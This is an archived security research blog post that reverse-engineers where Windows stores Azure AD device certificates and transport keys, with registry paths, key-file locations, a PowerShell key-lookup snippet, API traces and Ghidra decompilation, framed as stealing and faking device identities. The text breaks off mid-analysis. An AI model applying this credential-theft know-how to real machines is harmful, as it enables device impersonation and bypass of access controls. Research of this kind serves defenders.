
Stealing and faking Azure AD device identities

By About Dr Nestori Syynimaa (@DrAzureAD)

Published: 2022-02-15 · Archived: 2026-04-05 17:20:19 UTC



- Introduction
- Accessing the certificate and keys
  - Device Certificate (dkpub / dkpriv)
  - Transport keys (tkpub / tkpriv)
    - Round 1
    - Round 2
  - Decrypting private keys
- Stealing the device identity
  - Device Certificate and keys
  - Transport keys
  - Detecting
- Using the stolen device identity
- Faking device identity
- Summary
- References

In my previous blog posts I've covered details on PRTs, BPRTs, device compliance, and Azure AD device join.

In this blog, I'll show how to **steal identities of existing Azure AD joined devices**, and how to **fake identies** of non-AAD joined **Windows devices** with [AADInternals](#) **v0.6.6**.

Introduction

As described in my earlier [blog post](#), when the device is joined or registered to AAD, two set of keys are created. These key sets are **Device key (dkpub/dkpriv)** and **Transport key (tkpub/tkpriv)**. Both public keys (dkpub and tkpub) are sent to Azure AD. Public and private keys are stored in the device, either on disk (encrypted with DPAPI) or in TPM.

Thanks to tools like [Mimikatz](#), I knew that those **keys could be exported from the devices**!

However, this requires two things:

- The target computer is **NOT using TPM**
- The attacker has **local admin** permissions to target computer

Accessing the certificate and keys

The first task of the journey was to find out is it really possible to export the keys. To do that, I needed to find the keys!

Luckily, Microsoft have a great [document](#) showing the locations of keys.

Microsoft legacy CryptoAPI CSP:


Key type	Directories
User private	%APPDATA%\Microsoft\Crypto\RSA\User SID\ %APPDATA%\Microsoft\Crypto\DSS\User SID
Local system private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-18\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-18
Local service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-19\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-19
Network service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-20\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-20
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\MachineKeys

Microsoft Cryptography Next Generation (CNG):

Key type	Directory
User private	%APPDATA%\Microsoft\Crypto\Keys
Local system private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\SystemKeys
Local service private	%WINDIR%\ServiceProfiles\LocalService
Network service private	%WINDIR%\ServiceProfiles\NetworkService
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\Keys

Device Certificate (dkpub / dkpriv)

I already knew that the **Device Certificate** of Azure AD joined computer is located in **Personal** store of **Local Computer**. The subject of that certificate matches the **Device Id** of that device.




There are other device related information stored to the certificate in Object Identifiers (OIDs). The Device Registration (DRS) protocol documentation has a list of some of them, but not all, so I had to do some research on those too.

Here is what I found:

OID	Value type	Value
1.2.840.113556.1.5.284.2	Guid	DeviceId
1.2.840.113556.1.5.284.3	Guid	ObjectId
1.2.840.113556.1.5.284.5	Guid	TenantId
1.2.840.113556.1.5.284.7	String	Join type: 0 = registered 1 = joined
1.2.840.113556.1.5.284.8	String	Tenant region: AF = Africa AS = Asia AP = Australia/Pasific EU = Europe ME = Middle East NA = North America SA = South America

The OID values are DER encoded. The first byte 0x04 means BITSTRING, and the second byte the length of length in bytes (0x80 = LENGTH, 0x01 = one byte, 0x80+0x01=0x81). The third is the length of the data in bytes, and the remaining bytes the actual data. For instance, the tenant id is just a byte array presentation of guid object, where the bytes are grouped differently:



But how does Windows know which certificate to use as a Device Certificate? And where the private key is stored?

Most of you already know that dsregcmd **/status** can be used to show details about AAD Joined and AAD Registered devices similar to this (not all information shown):

```
 1+----------------------------------------------------------------------+
 2| Device State                                                         |
 3+----------------------------------------------------------------------+
 4
 5             AzureAdJoined : YES
 6          EnterpriseJoined : NO
 7              DomainJoined : NO
 8               Device Name : AADJoin02
 9
10+----------------------------------------------------------------------+
11| Device Details                                                       |
12+----------------------------------------------------------------------+
13
14                  DeviceId : ea77c7d5-7b2f-4567-bf0c-c0a4ceb8b679
15                Thumbprint : CEC55C2566633AC8DA3D9E3EAD98A599084D0C4C
```

```
16 DeviceCertificateValidity : [ 2022-01-28 11:15:49.000 UTC -- 2032-01-28 11:45:49.000 UTC ]
17           KeyContainerId : 0ad54eab-ba59-4d5b-8ee6-be18fd62b881
18              KeyProvider : Microsoft Software Key Storage Provider
19             TpmProtected : NO
20         DeviceAuthStatus : SUCCESS
21
22+----------------------------------------------------------------------+
23| Tenant Details                                                       |
24+----------------------------------------------------------------------+
25
26               TenantName : Contoso
27                 TenantId : c5ff949d-2696-4b68-9e13-055f19ed2d51
28                      Idp : login.windows.net
29              AuthCodeUrl : https://login.microsoftonline.com/c5ff949d-2696-4b68-9e13-055f19ed2d51/oauth2/aut
30           AccessTokenUrl : https://login.microsoftonline.com/c5ff949d-2696-4b68-9e13-055f19ed2d51/oauth2/tok
31                   MdmUrl :
32                MdmTouUrl :
33         MdmComplianceUrl :
34              SettingsUrl :
35           JoinSrvVersion : 2.0
36               JoinSrvUrl : https://enterpriseregistration.windows.net/EnrollmentServer/device/
37                JoinSrvId : urn:ms-drs:enterpriseregistration.windows.net
38            KeySrvVersion : 1.0
39                KeySrvUrl : https://enterpriseregistration.windows.net/EnrollmentServer/key/
40                 KeySrvId : urn:ms-drs:enterpriseregistration.windows.net
41       WebAuthNSrvVersion : 1.0
42           WebAuthNSrvUrl : https://enterpriseregistration.windows.net/webauthn/c5ff949d-2696-4b68-9e13-055f1
43            WebAuthNSrvId : urn:ms-drs:enterpriseregistration.windows.net
44   DeviceManagementSrvVer : 1.0
45   DeviceManagementSrvUrl : https://enterpriseregistration.windows.net/manage/c5ff949d-2696-4b68-9e13-055f19e
46    DeviceManagementSrvId : urn:ms-drs:enterpriseregistration.windows.net
47
48+----------------------------------------------------------------------+
49| User State                                                           |
50+----------------------------------------------------------------------+
51
52                   NgcSet : NO
53          WorkplaceJoined : NO
54            WamDefaultSet : NO
55
56+----------------------------------------------------------------------+
57| SSO State                                                            |
58+----------------------------------------------------------------------+
59
60               AzureAdPrt : NO
61      AzureAdPrtAuthority :
62            EnterprisePrt : NO
```

```
63    EnterprisePrtAuthority :
64
65+----------------------------------------------------------------------+
66| Diagnostic Data                                                      |
67+----------------------------------------------------------------------+
68
69         AadRecoveryEnabled : NO
70    Executing Account Name : AADJOIN02\PCUser
71               KeySignTest : PASSED
```

The output shows some interesting things, like thumbprint matching the Device Certificate thumbprint (line 15), tenant id (line 27) and KeySignTest result (line 71). So, time to start up [Process Monitor](https://docs.microsoft.com/en-us/sysinternals/downloads/procmon) to see what happens when the **dsregcmd /status** is executed.

Searching for thubmprint revealed that **desregcmd.exe** was accessing the following registry keys/values:

This tells us that there is a registry key matching the certificate thumbprint:


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CloudDomainJoin\JoinInfo\<thumbprint>
```

Next, I found another registry key, containing most of the **Tenant details** shown by **dsregcmd**:

This tells us that there is a registry key matching the tenant id:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CloudDomainJoin\TenantInfo\<tenant id>
```

While browsing down the procmon output, I found that **lsass.exe** was first reading the Device Certificate and then read a file from **folder that was NOT one of the CNG key stores**:



So **lsass.exe** must be reading something from the certificate that tells where the key is stored. After some intensive Googling, I found at there is some information about the private key that could be read. The following PowerShell script dumps the **unique name** of the private key of the Device Certificate.

```
 # Read the certificate
$certificate = Get-Item Cert:\LocalMachine\My\CEC55C2566633AC8DA3D9E3EAD98A599084D0C4C

# Dump the unique name of private key
[System.Security.Cryptography.X509Certificates.RSACertificateExtensions]::GetRSAPrivateKey($certificate).key.un
```

The output shows that the unique matches the key file from above!

```
8bff0b7f02f6256b521de95a77d4e70d_321154c9-4462-4db7-aa81-81912067ab9a
```

This tells us that **dkpub** and **dkpriv** are stored to:

```
%ALLUSERSPROFILE%\Microsoft\Crypto\Keys\<unique name of dkpriv>
```

Note! For AAD Registered devices, **dkpub** and **dkpriv** are stored to:


```
%APPDATA%\Microsoft\Crypto\Keys\<unique name of dkpriv>
```

Transport keys (tkpub / tkpriv)


Finding the location of **tkpub** and **tkpriv** was way more harder than for **dkpub** and **dkpriv**.

Round 1


I searched the procmon output for “transportkey” and found that **lsass.exe** was accessing the following registry key to read **SoftwareKeyTransportKey**.



Next I noticed that **lsass.exe** was looping through the files at **SystemKeys** until it seemed to find the correct key file.



However, the file name did not match anything I had seen in registry. So how did **lsass.exe** know which to choose? Opening the key file in my favourite hex editor [HxD](#) showed that the key file had a unicode string matching the **SoftwareKeyTransportKey**!




At this point I thought that I had all I needed and jumped to decrypting the private keys and implemented the functions to **AADInternals**. However, everything worked only for one tenant ☹

Round 2

After doing some further testing, it turned out that the registry paths where the key filename was stored were NOT constants, but they had dependencies on the user (for AAD Registered device) and the tenant. It took me almost a

month to figure out how to “calculate” the registry keys. And the fact that AAD Joined and AAD Registered were using different registry keys didn’t made it any easier.

So, it was time to bring in the big guns! I started **Process Monitor** and let in ran while I AAD Registered a device. I didn’t find anything new though (except totally different registry key name). However, checking the call stack revealed calls fo **NgcPregenKey** function of **ngcpopkeysrv.dll**.



Next, I fired up my old friend [API Monitor](http://www.rohitab.com/apimonitor) and decided to boldly go where no one should ever go: monitor **lsass.exe** during the AAD Register process 😱

I selected all possible APIs, hooked to **lsass.exe** and registered the device to AAD. After that, I detached from the **lsass.exe**. At this point, Windows announced that it didn’t liked that and told me I had one minute to save my work before reboot 🥶

Luckily, I managed to save the API Monitor capture and started to study it. I searched for the first part of the registry path shown in the procmon dump above (“ad8098d0”) and got a match!

Summary | 201,574 calls | 94.72 MB used | lsass.exe

#	Time of Day	Thread	Module	API
105207	9:23:55.390 AM	2	KERNELBASE.dll	RtlNtStatusToDosError (STATUS_SUCCESS)
105208	9:23:55.390 AM	2	KERNELBASE.dll	RtlAllocateHeap (0x000002771b8b0000, HEAP_CREATE_ENABLE_EXECUTE | 1048576, 134)
105209	9:23:55.390 AM	2	KERNELBASE.dll	RtlFreeHeap (0x000002771b8b0000, 0, 0x000002771c35d8a0)
105210	9:23:55.390 AM	2	bcryptprimitives.dll	wcscmp ("ObjectLength", "AlgorithmName")
105211	9:23:55.390 AM	2	bcryptprimitives.dll	wcscmp ("ObjectLength", "HashDigestLength")
105212	9:23:55.390 AM	2	bcryptprimitives.dll	wcscmp ("ObjectLength", "ObjectLength")
105213	9:23:55.390 AM	2	bcrypt.dll	RtlAllocateHeap (0x000002771b8b0000, 0, 326)
105214	9:23:55.390 AM	2	bcryptprimitives.dll	memset (0x000002771c3f5b[illegible], 64)
105215	9:23:55.390 AM	2	bcryptprimitives.dll	memcpy (0x000002771[illegible]b90, 0x000002771c282e70, 26)
105216	9:23:55.390 AM	2	bcrypt.dll	RtlFreeHeap (0x0[illegible]2771b8b0000, 0, 0x000002771c3f5ac0)
105217	9:23:55.390 AM	2	ngcpopkeysrv.dll	CryptBinaryToStringW (0x0000009e5c8fe388, 32, CRYPT_STRING_HEXRAW | CRYPT_STRING_NC
105218	9:23:55.390 AM	2	KERNELBASE.dll	RtlAllocateHeap (0x000002771b8b0000, HEAP_CREATE_ENABLE_EXECUTE | 1048576, 132)

	Post-Call Value
fe388 = 173	0x0000009e5c8fe388 = 173
	32
HEXRAW | CRYPT_S...	CRYPT_STRING_HEXRAW | CRYPT_S...

Hex Buffer: 32 bytes (Post-Call)

```
0000  ad 80 98 d0 12 e7 2f b5 99 fa 79 c4 70 71 89 94 18 2
001a  a1 a6 a4 26 ce 16
```

Once again a reference to **ngcpopkeysrv.dll**. With high hopes, I opened the file in dnSpy but it was not a .NET dll 😒

The last hope was Ghidra, which I had just recently installed. After I had it up and running and the dll was loaded, I started by searching for **CryptBinaryToStringW** and found a match!

```
ulonglong xConvertBinaryToString
                    (BYTE *pbBinary,undefined8 pbBuffer,DWORD dwFlags,LPWSTR *pszConvertedString)

{
  BOOL BVar2;
  uint uVar3;
  ulonglong uVar4;
  undefined8 uVar5;
  LPWSTR pWVar6;
  uint pcchString [2];
  LPWSTR pszString;
  undefined8 local_10;
  undefined8 in_stack_00000000;
  LPWSTR pWVar1;

  local_10 = 0xfffffffffffffffe;
  pcchString[0] = 0;
  uVar5 = 0;
  BVar2 = CryptBinaryToStringW(pbBinary,0x20,dwFlags,(LPWSTR)0x0,pcchString);
```

I started to work backwards to find which functions were calling this one. As Ghidra names all the functions as FUN_xxx (even there is nothing fun about Ghidra!), I renamed functions for something more meaningful, like **xConvertBinaryToString** above.

Finally, I found a location where I saw something hard coded passed to one of the functions:

Decompile: FUN_18001190c - (ngcpopkeysrv.dll)

```
49    local_res18 = (LPWSTR)0x0;
50    pszHexString = &local_res18;
51    pwVar12 = L"login.live.com";
52    uVar6 = xConvertValueToHexString((longlong)L"login.live.com",pszHexString);
53    if ((int)uVar6 < 0) {
54      xLog(in_stack_00000000,0x12,
55           "onecore\\ds\\security\\ngc\\ngcpopkey\\symmetricpopkey\\tpmsymmetricpopkey.cpp",uVar6);
56      if (local_res18 != (LPWSTR)0x0) {
